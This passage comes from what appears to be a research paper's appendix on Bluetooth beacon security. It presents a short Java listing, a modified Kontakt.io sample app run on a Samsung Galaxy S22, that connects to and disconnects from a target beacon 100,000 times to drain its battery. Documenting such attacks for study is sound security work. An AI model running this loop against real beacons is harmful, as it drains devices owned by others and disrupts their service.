In Listing C.1, can be found the main part of the script used for conducting a battery exhaustion attack. This code is an integral component of an activity within the kontakt-beacon-admin-sample-app, cloned from the original KontaktIO repository [64]. This script was imported into Android Studio and deployed on a Samsung Galaxy S22 smartphone.

```
1    private void onConfigurationReady() {
2        //Initialize connection to the device
3
4        deviceConnection = KontaktDeviceConnectionFactory.
5        create(this, targetDevice, createConnectionListener());
6
7        for(i=0; i<100000; i++){
8            deviceConnection.connect();
9            deviceConnection.close();
10       }
11   }
```

Listing C.1: Battery exhaustion attack script.